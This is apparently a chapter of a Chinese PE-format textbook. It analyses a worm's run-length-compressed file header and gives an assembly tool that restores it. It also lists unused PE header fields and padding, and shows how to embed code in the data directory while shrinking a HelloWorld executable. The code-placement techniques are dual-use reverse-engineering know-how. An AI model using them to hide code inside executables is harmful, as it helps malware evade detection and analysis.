该病毒对两个标识字段并没有进行大的改动。注意观察节表部分内容，按照基础知识中所介绍的，每个节表最少应该有40个字节，在这里明显大小并不符合。经过仔细分析之后才知道，病毒程序对这部分数据进行了加密处理。下面详细分析病毒是如何加密该部分数据的。

```
>>50 45 00 02 4C 01
```

根据前面所学的知识，PE头部应该有两个“\0”，在这里只是用了00-02来表示这两个“\0”，看起来好像使用了简单的行程压缩算法。凡是有连续“\0”的地方都将0的个数作为紧跟在“\0”后面的一项。来看节SCODE的内容，如下所示：

```
000000B0   00 1C 40 00 02 0C 00 53  43 4F 44 45 00 05 10 00   ..@....SCODE....
000000C0   03 10 00 03 02 00 03 06  00 0E 20 00 02 60
```

根据以上的猜测来还原该节的实际内容如下：

```
000000B0   00 1C 40 00 02 0C 00 53   43 4F 44 45 00 00 00 00   ..@....SCODE....
000000C0   00 10 00 00 00 10 00 00   00 02 00 00 00 06 00 00
000000D0   00 00 00 00 00 00 00 00   00 00 00 00 20 00 00 60
```

根据恢复以后的节来看，对该算法的猜测应该是没有问题的。再仔细分析一下，可以看到，该病毒的作者只对文件头部进行了加密，其他部分还是没有更改的。也就是说，要想恢复这个PE文件的内容，只需要对头部进行处理即可。知道原理之后，接下来的解密工作就容易多了，代码清单12-2是解密的源代码。

代码清单12-2　解压病毒文件头部数据（chapter12\UnEncrpt.asm）

```
;------------------------
;for xx Virus unzip File Header
;戚利
;2011.2.19
;------------------------
.386
.model flat,stdcall
option casemap:none

include windows.inc
include user32.inc
includelib user32.lib
include kernel32.inc
includelib kernel32.lib
include comdlg32.inc
includelib comdlg32.lib


TOTAL_SIZE equ 162h

;数据段
.data
szFileSource db 'c:\worm2.exe',0
szFileDest db 'c:\worm2_bak.exe',0
dwTotalSize dd 0
hFileSrc dd 0
hFileDst dd 0
dwTemp dd 0
dwTemp1 dd 0
dwTemp2 dd 0
szCaption db 'Got you',0
szText db 'OK！？^_^',0
szBuffer db TOTAL_SIZE dup(0)
szBuffer1 db 0ffffh dup(0)

;代码段
.code

start:

;打开文件worm2.exe
invoke CreateFile,addr szFileSource,GENERIC_READ,\
FILE_SHARE_READ,\
```

```
44 0,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,0
45 mov hFileSrc,eax
46 ;创建另外一个文件worm2_bak.exe
47 invoke CreateFile,addr szFileDest,GENERIC_WRITE,\
48 FILE_SHARE_READ,\
49 0,CREATE_ALWAYS,FILE_ATTRIBUTE_NORMAL,0
50 mov hFileDst,eax
51
52 ;解压缩头部
53 invoke ReadFile,hFileSrc,addr szBuffer,\
54 TOTAL_SIZE,addr dwTemp,0
55
56 mov esi,offset szBuffer
57 mov edi,offset szBuffer1
58 mov ecx,TOTAL_SIZE
59 mov dwTemp2,0
60 @@0:
61 lodsb
62 mov bl,al
63 sub bl,0
64 jz@@1
65 stosb
66 inc dwTemp2
67 dec ecx
68 jecxz @F
69 jmp@@0
70 @@1:
71 dec ecx
72 jecxz @F
73 lodsb
74 push ecx
75 xor ecx,ecx
76 mov cl,al
77 add dwTemp2,ecx
78 mov al,0
79 rep stosb
80 pop ecx
81
82 dec ecx
83 jecxz @F
84 jmp@@0
85 @@:
86 invoke WriteFile,hFileDst,addr szBuffer1,\
87 dwTemp2,addr dwTemp1,NULL
88
89 ;关闭文件
90 invoke CloseHandle,hFileDst
91 invoke CloseHandle,hFileSrc
92
93 invoke MessageBox,NULL,offset szText,\
94 offset szCaption,MB_OK
95 invoke ExitProcess,NULL
96 end start
```

程序首先打开两个文件，一个是待解压的文件，用来读；另一个是解压后的文件，用来写。解压缩的代码在行56～84。行61取出一个字节，然后判断是否为0，如果是则跳转到标号@@1处执行；否则将字节原样写入目标缓冲区szBuffer1。

如果取到的是0，则再取一个字节，该字节记录了0的个数。将该值赋给cl寄存器，使用语句rep　　stosb将指定个数的0存入目标缓冲区；然后，调整循环次数，并跳转到标号@@0处继续执行下一个循环。

最后，将目标缓冲区中已经解压的字节写入目标文件（行86）。

以上描述了四种基本的PE变形技术，下面探讨PE变形时需要遵循的一些原则，以确保最终变形后的PE能被Windows加载器顺利加载而不发生错误。

12.2 变形技术可用的空间

要想对PE进行变形，需要掌握PE文件中每个位置的数据的可替换特性，即该位置数据是否可以被替换为别的值，某段数据是否可以被其他用途利用等。总体上讲，PE中可以用作变形的空间有以下四类。

12.2.1 文件头部未用的字段

通过基础知识部分的学习我们知道，在PE文件头部有许多字段的值可以被修改和利用。也就是说，出于兼容上的考虑，PE头部的数据结构中为将来预留了很多的字段，这些字段现在有的被强制设置为0，有的则未加任何限制。这些可以被替换的数据见表12-1（以下结论是笔者测试得出的，并不保证能适应所有的场合）。

表 12-1 文件头部可用字段

IMAGE_DOS_HEADER（除了 e_magic 和 e_lfanew 两个字段外的其他 54 个字节均可利用）		
IMAGE_FILE_HEADER（标准 PE 头）		
TimeDateStamp	DD	12 字节
PointerToSymbolTable	DD	
NumberOfSymbols	DD	
IMAGE_OPTIONAL_HEADER（扩展 PE 头）		
MajorVerionLinker	DB	14 字节
MinorVersionLinker	DB	
SizeOfCode	DD	
SizeOfInitializedData	DD	
SizeOfUninitializedData	DD	

（续）

BaseOfCode BaseOfData	DD DD	8 字节
MajorOperatingSystemVersion MinorOperatingSystemVersion MajorImageVersion MinorImageVersion	DW DW DW DW	8 字节
MinorSubsystemVersion	DW	2 字节
CheckSum	DD	4 字节
LoaderFlags	DD	4 字节
IMAGE_DATA_DIRECTORY（数据目录）		
[0].RVA [0].size	DD DD	8 字节
[2].size [3].RVA [3].size [4].RVA [4].size [5].RVA [5].size [6].RVA [6].size [7].RVA [7].size [8].RVA [8].size	DD DD DD DD DD DD DD DD DD DD DD DD DD	52 字节
[15].RVA [15].size	DD DD	8 字节
IMAGE_SECION_HEADER（节表）		
Name PointerToRelocations PointerToLinenumbers NumberOfRelocations NumberOfLinenumbers	DB 8 DUP() DD DD DW DW	20 字节

由于文件头中大部分字段不是连续的，受不同PE内容的影响很大。比如，上表并没有列出数据目录表中加载配置和延迟导入表项的空间。如果一个PE中不存在以上特性，则这些空间中的[x].size域就是可用的。不连续的空间通常的用途是存放数据，对于连续的但字节数不多的空间，则可以存放代码。比如，以下常用的指令其字节码本身就不大：

```
00401000 > $ /EB 02          JMP SHORT exp1.00401004
00401002     |90             NOP
00401003     |90             NOP
00401004   > \90             NOP
00401005   .  33C0           XOR EAX,EAX
00401007   .^ 74 FB          JE SHORT exp1.00401004
00401009   .  90             NOP
0040100A   .  33C0           XOR EAX,EAX
0040100C   .  75 01          JNZ SHORT exp1.0040100F
0040100E   .  90             NOP
```

相对较大的连续空间则可以存放一段较长的指令字节码。这些空间主要包括：IMAGE_DOS_HEADER中的54个字节、标准头12个字节、扩展头14个字节、数据目录52个字节、每个节表项中的20个字节。

12.2.2　大小不固定的数据块

通过对一些大小不固定的数据块进行扩展，也可以获取足够的空间。这些大小不固定的数据块包括：

（1）DOS STUB

由于DOS　STUB是为16位系统保留的，其中的任何一个字节都可以填充为任意值。

（2）PE扩展头IMAGE_OPTIONAL_HEADER32

在IMAGE_FILE_HEADER中有一个字段记录了PE扩展头的长度。该字段为：SizeOfOptionalHeader。注意，这个字段为DW类型，最多能扩展一个字的空间。

（3）数据目录项

数据目录表的项数由字段IMAGE_OPTIONAL_HEADER32.NumberOfRvaAndSizes来定义，通过修改该值也可以扩充或缩小文件头的尺寸。

（4）节表

在节表数据结构中有一个值SizeOfRawData，表示节在文件对齐后的尺寸。修改这个值也可以起到扩充节大小的作用。

注意　若修改了一个节的大小，其他节在文件的起始地址都要跟着修改。

理论上讲，只要是大小不固定的块，都有被扩展的可能。关键的问题是，PE加载器的机制是否允许修改，大家可以通过实验自行测试（2）（3）（4）部分的可行性。后面会有一个专门的实验来验证（1）的可行性。

如果可执行文件不存在输出表，那么当PE加载器将其加载到内存以后，PE的文件头部分数据就已经是无用的了。这也就意味着，PE文件头相关数据结构中的所有的字段，在运行期均是可随意填充任何值的。唯一遗憾的是PE加载器在加载完PE以后，把该段内存设置成了只读的R属性。

12.2.3 因对齐产生的补足空间

操作系统对PE文件的强制对齐特性，使得PE文件的节中存有大量为对齐而补足的0。这种机制同样影响到文件头部。由于默认对齐尺寸为200h大小的限制，大部分的系统文件（如记事本、kernel32.dll等）的文件头部只剩下很少的空间。

12.3 PE文件变形原则

前面对PE变形时与字段有关的空间进行了简单的分析，本节重点研究变形时要遵循的一些原则。在对PE文件进行变形时，改动PE数据结构中某些字段的值需要遵循一些原则，如果没有原则地随意变形，将会导致生成的目标PE文件无法被操作系统识别并加载。在对PE进行变形时需要特别注意这些原则。

12.3.1 关于数据目录表

数据目录表的个数必须大于等于2。如果PE文件的最后一个字节位于目录表之间，如介于第3项资源表定义之间，即[DD[2].VirtualAddress] < 文件总长度 < [DD[2].isize]，则文件中无法定义资源表的大小，PE加载器默认资源表的大小为0。

一个完整的数据目录表在普通的PE文件中可读写的字段如下，以下截取了测试用的PE文件的数据目录表。从测试看，连续AA的部分可以是任意值。

```
00000080                          AA AA AA AA AA AA AA AA 70 01 00 00   p...
00000090   3C 00 00 00 00 00 00 00 00 00 00 00 AA AA AA AA   <...........
000000A0   AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
000000B0   AA AA AA AA 00 00 00 00 00 00 00 00 AA AA AA AA   ........
000000C0   AA AA AA AA AA AA AA AA AA AA AA AA 00 00 00 00   ....
000000D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000000E0   00 00 00 00 00 00 00 00 00 00 00 00 AA AA AA AA   ............
000000F0   AA AA AA AA 00 00 00 00 00 00 00 00 AA AA AA AA   ........
00000100   AA AA AA AA
```

12.3.2　关于节表

PE文件头中可以没有节的定义，但必须将文件头部的字段IMAGE_FILE_HEADER.NumberOfSections设置为1。

12.3.3 关于导入表

导入表是PE的核心。要想在已有的PE中静态引入动态链接库的函数，必须通过变形技术构造一个合理的导入表（这里的“合理”指的是结构上的合理），或者重构已有导入表。

在12.5.7小节将看到一个只有133字节的PE文件。在该文件中，PE头部的数据结构中的字段能减的都减了，能重叠的也都重叠了，但即使是在这么短的PE中，导入表的双桥结构还是存在的。

导入表的IMAGE_IMPORT_DESCRIPTOR结构是顺序排列的。前面我们讲过，“指向的数组最后以一个内容全0的结构作为结束”。其实，这个条件可以宽限到只判断IMAGE_IMPORT_DESCRIPTOR.Name1是否为0即可。如果一个PE文件的结尾刚好没有空间存储该字段对应的值，则系统会默认该字段是存在的，并且其值为0。

12.3.4　关于程序数据

数据可以存储在内存中的任何位置，可以位于文件头，也可以位于其他节中。

代码和数据一样，可以在内存的任何位置，但所在的节（无论是指定的节还是文件头部），其节的属性必须可读、可写、可执行。将代码段设置为可写属性主要是考虑到某些程序会将一些变量存储在代码段，且在程序中有为该变量赋值的代码。

如果所有的数据（程序变量、导入表、IAT等）都在文件头部，也就是说加载进内存的PE文件只有文件头存在，假设其大小为一个页面1000h，那么操作系统会因为IAT的缘故自动将该页面设置为ERW，即可读、可写、可执行（这和以前我们看到的文件头部只读是不一样的）。

12.3.5 关于对齐

节的对齐尺寸必须大于或等于文件的对齐尺寸。由于文件的对齐尺寸被定义为2的N次幂，所以通常会将文件对齐尺寸设置得更小，并使两个的值相等，以达到缩小PE文件的目的。如本章后面讲的两个例子中，文件对齐粒度用了10h，内存对齐粒度用了4h，即：

```
SectionAlignment=FileAlignment=10h
SectionAlignment=FileAlignment=4h
```

12.3.6　几个关注的字段

每当修改了程序的尺寸后，程序中相关的字节码的位置、字节码的长度会发生或多或少的变化，这种变化势必会影响一些记录这些位置和大小的字段，表12-2所列字段是在变形时必须要关注、指定或修改的。

表 12-2　变形时需要关注、指定或修改的字段

序　号	字段名	偏　移
1	IMAGE_OPTIONAL_HEADER32.NumberOfRvaAndSizes	‘PE’ +0074h
2	IMAGE_OPTIONAL_HEADER32.SizeOfCode	‘PE’ +001ch
3	IMAGE_OPTIONAL_HEADER32.AddressOfEntryPoint	‘PE’ +0028h
4	IMAGE_OPTIONAL_HEADER32.SectionAlignment	‘PE’ +0038h
5	IMAGE_OPTIONAL_HEADER32.FileAlignment	‘PE’ +003ch
6	IMAGE_OPTIONAL_HEADER32.SizeOfImage	‘PE’ +0050h
7	IMAGE_OPTIONAL_HEADER32.SizeOfHeaders	‘PE’ +0054h
8	IMAGE_FILE_HEADER.SizeOfOptionalHeader	‘PE’ +0014h
9	IMAGE_FILE_HEADER.NumberOfSections	‘PE’ +0006h
10	IMAGE_DOS_HEADER.e_lfanew	‘MZ’ +003Ch

表12-3所列是在变形时可当做固定标志的（即对大多数EXE文件来说经常不变的）字段。

表 12-3　变形时可做固定标志的字段

序　号	字段名	值	偏　移
1	IMAGE_OPTIONAL_HEADER32.NumberOfRvaAndSize	2 ~ 16	‘PE’ +0074h
2	IMAGE_OPTIONAL_HEADER32.Subsystem	0002h	‘PE’ +005ch
3	IMAGE_OPTIONAL_HEADER32.Magic	010bh	‘PE’ +0018h
4	IMAGE_FILE_HEADER.Characteristics	010fh	‘PE’ +0016h
5	IMAGE_FILE_HEADER.Machine	01f0h	‘PE’ +0004h
6	IMAGE_NT_HEADERS. Signature	‘PE\0\0’	[‘MZ’ +003ch]
7	IMAGE_DOS_HEADER.e_magic	‘MZ’	+0000h

表12-3中带有中括号[]的表达式表示由该地址处取出的值作为定位对应字段的偏移。下面通过讲解两个实际例子的操作过程，学习将PE尺寸变小的方法。

12.4　将PE变小的实例HelloWorldPE

本节要分析的源程序与第1章的HelloWorld.asm有一点区别，即将字符串定义为"HelloWorldPE"。为了能与最终手工打造修改后的PE程序有所区别，这里将源代码及最终生成的PE的字节码分别列出来。

12.4.1　源程序HelloWorld的字节码（2560字节）

要手工打造的源代码见代码清单12-3。

代码清单12-3　手工修改用的HelloWorld源代码（chapter12\helloworld.asm）

```
;------------------------
;手工修改用的HelloWorld源代码
;戚利
;2010.6.10
;------------------------
.386
.model flat,stdcall
option casemap:none

include windows.inc
include user32.inc
includelib user32.lib
include kernel32.inc
includelib kernel32.lib

;数据段
.data
szText db 'HelloWorldPE',0
;代码段
.code
start:
invoke MessageBox,NULL,offset szText,NULL,MB_OK
invoke ExitProcess,NULL
end start
```

源代码比较简单，程序实现了弹出窗口的功能，弹出的窗口中显示字符串"HelloWorldPE"。

将HelloWorld.asm编译链接生成最终的EXE文件，使用FlexHex打开HelloWorld.exe，复制字节码并按照类别分为以下四部分：文件头部、代码段、导入表和数据段。各部分字节码如下。

（1）文件头部＝文件头＋节表＋补齐（大小400h）

```
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ.........  ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 B0 00 00 00  ................
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ......!.L!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  5D 5C 6D C1 19 3D 03 92 19 3D 03 92 19 3D 03 92  ]\m.=..=..=.
00000090  97 22 10 92 1E 3D 03 92 E5 1D 11 92 18 3D 03 92  "..=....=.
000000A0  52 69 63 68 19 3D 03 92 00 00 00 00 00 00 00 00  Rich.=.........
000000B0  50 45 00 00 4C 01 03 00 E5 9F 11 4C 00 00 00 00  PE..L....L....
000000C0  00 00 00 00 E0 00 0F 01 0B 01 05 0C 00 02 00 00  ................
000000D0  00 04 00 00 00 00 00 00 00 10 00 00 00 10 00 00  ................
000000E0  00 20 00 00 00 00 40 00 00 10 00 00 00 02 00 00  . ....@.........
000000F0  04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00  ................
00000100  00 40 00 00 00 04 00 00 00 00 00 00 02 00 00 00  .@..............
00000110  00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00  ................
00000120  00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00  ................
00000130  10 20 00 00 3C 00 00 00 00 00 00 00 00 00 00 00  . ..<...........
00000140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000180  00 00 00 00 00 00 00 00 00 20 00 00 10 00 00 00  ......... ......
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .........text...
000001B0  24 00 00 00 00 10 00 00 00 02 00 00 00 04 00 00  $...............
000001C0  00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60  ............ ..`
000001D0  2E 72 64 61 74 61 00 00 92 00 00 00 00 20 00 00  .rdata....... ..
000001E0  00 02 00 00 00 06 00 00 00 00 00 00 00 00 00 00  ................
000001F0  00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00  ....@..@.data...
00000200  0D 00 00 00 00 30 00 00 00 02 00 00 00 08 00 00  .....0..........
00000210  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0  ............@..
000003F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

（2）代码段＝代码＋补齐（大小200h）

```
00000400  6A 00 6A 00 68 00 30 40 00 6A 00 E8 08 00 00 00  j.j.h.0@.j.....

00000410  6A 00 E8 07 00 00 00 CC FF 25 08 20 40 00 FF 25  j.....  %. @.  %
00000420  00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00  . @.............
000005F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

（3）导入表＝导入表及相关结构＋补齐（大小200h）

```
00000600  76 20 00 00 00 00 00 00 5C 20 00 00 00 00 00 00  v ......\ ......
00000610  54 20 00 00 00 00 00 00 00 00 00 00 6A 20 00 00  T ..........j ..
00000620  08 20 00 00 4C 20 00 00 00 00 00 00 00 00 00 00  . ..L ..........
00000630  84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00   ... ..........
00000640  00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00  ............v ..
00000650  00 00 00 00 5C 20 00 00 00 00 00 00 9D 01 4D 65  ....\ .......Me
00000660  73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32  ssageBoxA.user32
00000670  2E 64 6C 6C 00 00 80 00 45 78 69 74 50 72 6F 63  .dll..  .ExitProc
00000680  65 73 73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C  ess.kernel32.dll
00000690  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000007F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

（4）数据段＝数据＋补齐（大小200h）

```
00000800  48 65 6C 6C 6F 57 6F 72 6C 64 50 45 00 00 00 00  HelloWorldPE....
000009F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

以上列出了完整的HelloWorld.exe的字节码，主要是为了和最终打造生成的较小的PE文件进行比对。下面先跳过手工打造过程，看最终生成的目标PE文件。

12.4.2　目标PE文件的字节码（432字节）

最终打造的目标PE见随书文件chapter12\HelloWorld_7.exe，其所有的字节码长度为432字节，可以在Windows XP SP3环境运行，在OD中调试时其内存空间分配如图12-3所示。

图　12-3　OD中HelloWorld_7.exe的内存分配

从图中可以看出，HelloWorld_7文件中所有的数据被加载进内存后，均被安排到了文件头的位置，且文件头部数据的访问属性被设置为RWE，即可读、可写、可执行。以下是该PE文件的完整的字节码：

```
00000000  4D 5A 48 65 6C 6C 6F 57 6F 72 6C 64 50 45 00 00  MZHelloWorldPE..
00000010  4C 01 01 00 D6 53 0F 4C 00 00 00 00 00 00 00 00  L...S.L.........
00000020  E0 00 0F 01 0B 01 05 0C B0 01 00 00 00 00 00 00  ..............
00000030  00 00 00 00 9C 00 00 00 00 00 00 00 0C 00 00 00  ...............
00000040  00 00 40 00 10 00 00 00 10 00 00 00 04 00 00 00  ..@.............
00000050  00 00 00 00 04 00 00 00 00 00 00 00 00 10 00 00  ................
00000060  30 01 00 00 00 00 00 00 02 00 00 00 00 00 10 00  0...............
00000070  00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00  ................
00000080  10 00 00 00 AA AA AA AA AA AA AA AA 40 01 00 00  ....@...
00000090  3C 00 00 00 00 00 00 00 00 00 00 00 6A 00 6A 00  <...........j.j.
000000A0  68 02 00 40 00 6A 00 E8 10 00 00 00 6A 00 E8 0F  h..@.j.....j..
000000B0  00 00 00 CC 00 00 00 00 00 00 00 00 FF 25 38 01  ...........  %8.
000000C0  40 00 FF 25 30 01 40 00 AA AA AA AA 00 00 00 00  @.  %0.@.....
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000E0  00 00 00 00 00 00 00 00 00 00 00 00 AA AA AA AA  ............
000000F0  AA AA AA AA 00 00 00 00 00 00 00 00 AA AA AA AA  ........
00000100  AA AA AA AA 2E 48 65 6C 6C 6F 50 45 B0 01 00 00  .HelloPE...
00000110  00 00 00 00 B0 01 00 00 00 00 00 00 AA AA AA AA  ...........
00000120  AA AA AA AA AA AA AA AA E0 00 00 E0 AA AA AA AA  ..
00000130  92 01 00 00 00 00 00 00 78 01 00 00 00 00 00 00  ........x.......
00000140  70 01 00 00 AA AA AA AA AA AA AA AA 86 01 00 00  p......
00000150  38 01 00 00 68 01 00 00 AA AA AA AA AA AA AA AA  8...h...
00000160  A0 01 00 00 30 01 00 00 92 01 00 00 00 00 00 00  ...0..........
00000170  78 01 00 00 00 00 00 00 9D 01 4D 65 73 73 61 67  x.........Messag
00000180  65 42 6F 78 41 00 75 73 65 72 33 32 2E 64 6C 6C  eBoxA.user32.dll
00000190  00 00 80 00 45 78 69 74 50 72 6F 63 65 73 73 00  ..  .ExitProcess.
000001A0  6B 65 72 6E 65 6C 33 32 2E 64 6C 6C 00 00 00 00  kernel32.dll....
```

字节码中存在连续AA字节的部分都是可以再次利用的空间。

12.5节就从该文件头部开始，详细介绍打造目标PE的全过程。

12.5　打造目标PE的步骤

12.4节为我们展示了打造前后PE文件的字节码对比，通过对比可以发现，打造后的目标PE文件尽管变得更小，却依然具备打造前的PE的所有功能。

本节将详细介绍此次打造的全过程。希望读者能够全面理解和把握PE文件头部数据结构中各字段的作用，同时，也让读者了解改变某些字段的值对整个PE文件所产生的影响。

12.5.1　对文件头的处理

根据前面介绍的结构覆盖技术和数据转移技术压缩文件头，主要操作包括：把NT头提前，覆盖DOS头部分，只保留最重要的e_lfanew字段。

因为数据段的起始地址BaseOfData是一个可以修改的字段，所以让BaseOfData刚好落在e_lfanew这里，然后将这一部分更改为指向PE头的0ch，如下所示：

```
00000000  4D 5A 90 00 02 00 00 00 01 00 00 00 50 45 00 00  MZ........PE..
00000010  4C 01 03 00 FA F2 04 4C 00 00 00 00 00 00 00 00  L....L........
00000020  E0 00 0F 01 0B 01 05 0C 00 02 00 00 00 04 00 00  ...............
00000030  00 00 00 00 00 10 00 00 00 10 00 00 0C 00 00 00  ................
00000040  00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00  ..@............
```

将IMAGE_NT_HEADERS提到前面来并不影响程序的运行。除了BaseOfData字段需要改成指向PE头的指针外，其他都无需改动。

从偏移02h开始一直到0Ch的数据没有什么用处。于是把数据段中的数据放到了这里。不幸的是，原来要显示的字符串"HelloWorldPE"长度好像超出了这个范围；幸运的是，字符串里的"PE"刚好和PE文件的标志重叠了。如下所示：

```
00000000  4D 5A 48 65 6C 6C 6F 57 6F 72 6C 64 50 45 00 00  MZHelloWorldPE..
00000010  4C 01 03 00 FA F2 04 4C 00 00 00 00 00 00 00 00  L....L........
```

删除节.data的内容，即从800h处开始的内容全部删除，然后将.rdata节表后的文件头数据的所有内容清零，将节数量从原来的3更改为2。

12.5.2 对代码段的处理

首先来看HelloWorld.exe代码段字节码反汇编的结果。

1.程序代码段反汇编代码

使用OD打开HelloWorld.exe，复制反汇编代码段内容如下：

```
00400130 >/$  6A 00          PUSH 0          ; /Style = MB_OK|MB_APPLMODAL
00400132  |.  6A 00          PUSH 0                        ; |Title = NULL
00400134  |.  68 02004000    PUSH HelloWor.00400002       ; |Text = "HelloWorldPE"
00400139  |.  6A 00          PUSH 0                       ; |hOwner = NULL
0040013B  |.  E8 08000000    CALL <JMP.&user32.MessageBoxA>    ; \MessageBoxA
00400140  |.  6A 00          PUSH 0                           ; /ExitCode = 0
00400142  \.  E8 07000000    CALL <JMP.&kernel32.ExitProcess>      ; \ExitProcess
00400147      CC             INT3
00400148   $- FF25 68014000 JMP DWORD PTR DS:[<&user32.MessageBoxA>]
0040014E   .- FF25 60014000 JMP DWORD PTR DS:[<&kernel32.ExitProcess>
```

将以上代码的字节码整理出来，然后将这些字节码移动到数据目录表中。

2.将代码嵌入数据目录表

将代码移动到PE文件头部的数据目录表中，见加黑部分。在覆盖时需要注意不要将有用的部分覆盖。

```
00000080                          AA AA AA AA AA AA AA AA 40 01 00 00   ....@...
00000090  3C 00 00 00 00 00 00 00 00 00 00 00 6A 00 6A 00   <...........j.j.
000000A0  68 02 00 40 00 6A 00 E8 10 00 00 00 6A 00 E8 0F   h..@.j.....j..
000000B0  00 00 00 CC 00 00 00 00 00 00 00 00 FF 25 38 01   ...........  %8.
000000C0  40 00 FF 25 30 01 40 00 AA AA AA AA 00 00 00 00   @.  %0.@.....
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000000E0  00 00 00 00 00 00 00 00 00 00 00 00 AA AA AA AA   ............
000000F0  AA AA AA AA 00 00 00 00 00 00 00 00 AA AA AA AA   ........
00000100  AA AA AA AA
```

以上显示的字节码中，短跳转代码指令E8中涉及的偏移部分已经做了修改。由于独立代码部分长度刚好填完数据目录表项03、04和05，免去了按照较短的空闲长度重新构造代码的麻烦。下面来看对导入表部分数据的处理。

12.5.3　对导入表的处理

按照第4章介绍的导入表重组的方法，将导入表更改为如下字节码：

```
00000130  92 01 00 00 00 00 00 00 78 01 00 00 00 00 00 00  .......x.......
00000140  70 01 00 00 AA AA AA AA AA AA AA AA 86 01 00 00  p......
00000150  38 01 00 00 68 01 00 00 AA AA AA AA AA AA AA AA  8...h...
00000160  A0 01 00 00 30 01 00 00 92 01 00 00 00 00 00 00  ...0.........
00000170  78 01 00 00[00 00 00 00]9D 01 4D 65 73 73 61 67  x........Messag
00000180  65 42 6F 78 41 00 75 73 65 72 33 32 2E 64 6C 6C  eBoxA.user32.dll
00000190  00 00 80 00 45 78 69 74 50 72 6F 63 65 73 73 00  ..  .ExitProcess.
000001A0  6B 65 72 6E 65 6C 33 32 2E 64 6C 6C 00 00 00 00  kernel32.dll....
```

可以看到，从0130h开始的16个字节为IAT的内容，与之相关的由字段original　FirstThunk指向的数据结构则放到了导入表的最后一个全0的IMAGE_IMPORT_DESCRIPTOR结构中。因为前面说过，只要保证该结构的name1（框起来的部分）为0，即可满足导入表结构数组以全0结束的条件。从0140h开始部分即为导入表结构数组。

12.5.4　对部分字段值的修正

相关数据基本安排就绪，接下来的工作就是修正文件头部因数据迁移而导致的字段的值的变更。主要包括以下几个部分。

1.定义节.HelloPE

由于.HelloPE段中存放了常量、数据和代码，所以该段必须可读、可写、可执行。下面是节表中对.HelloPE节表项中的各字段的赋值：

标志位：0E00000E0h

节的名字：自定义

字符串为：.HelloPE

节区的实际尺寸：01b0h

节区起始RVA：从头开始，即0000h

文件对齐后的长度：01b0h

节位于文件的偏移：从头开始，即0000h

注意　节区的实际尺寸可以在0800h范围内随意更改，不受任何影响，这里选择文件长度01b0h。

.HelloPE节表项结构的相关数据如下：

```
00000100                2E 48 65 6C 6C 6F 50 45 B0 01 00 00      .HelloPE...
00000110  00 00 00 00 B0 01 00 00 00 00 00 00 AA AA AA AA   ...........
00000120  AA AA AA AA AA AA AA AA E0 00 00 E0               ..
```

2.基地址、执行入口和代码段大小

装入的基地址不变，依然是00400000h；而执行入口则更改为009Ch，即文件偏移009Ch处。由于可执行文件很小（小于200h），所以这里的文件偏移地址即为RVA，无需转换。代码段大小即整个文件的大小000001b0h，相关数据如下：

```
00000020                          B0 01 00 00 00 00 00 00           ........
00000030  00 00 00 00 9C 00 00 00 00 00 00 00 0C 00 00 00   ................
00000040  00 00 40 00 10 00 00 00 10 00 00 00 04 00 00 00   ..@.............
```

3.对齐尺寸

为了让文件变得更小，文件的对齐尺寸和内存的对齐尺寸均设置为00000010h，即16个字节。相关数据如下：

```
00000040   00 00 40 00 10 00 00 00 10 00 00 00 04 00 00 00   ..@.............
```

4.文件头大小与PE内存映像大小

所有头＋节表的大小为00000130h，而PE在内存中的映像大小为00001000h，相关数据如下：

```
00000050   00 00 00 00 04 00 00 00 00 00 00 00 00 10 00 00   ................
00000060   30 01 00 00 00 00 00 00 02 00 00 00 00 00 10 00   0...............
00000070   00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00   ................
00000080   10 00 00 00                                       ....
```

5.数据目录表中导入表字段

导入表的起始RVA＝00000140h，长度为3Ch。相关数据如下：

```
00000080               AA AA AA AA AA AA AA AA 40 01 00 00   ....@...
00000090   3C 00 00 00 00 00 00 00 00 00 00 00 6A 00 6A 00   <...........j.j.
```

12.5.5 修改后的文件结构

手动修改以后的PE文件结构如图12-4所示。



图 12-4 手动修改后的PE结构

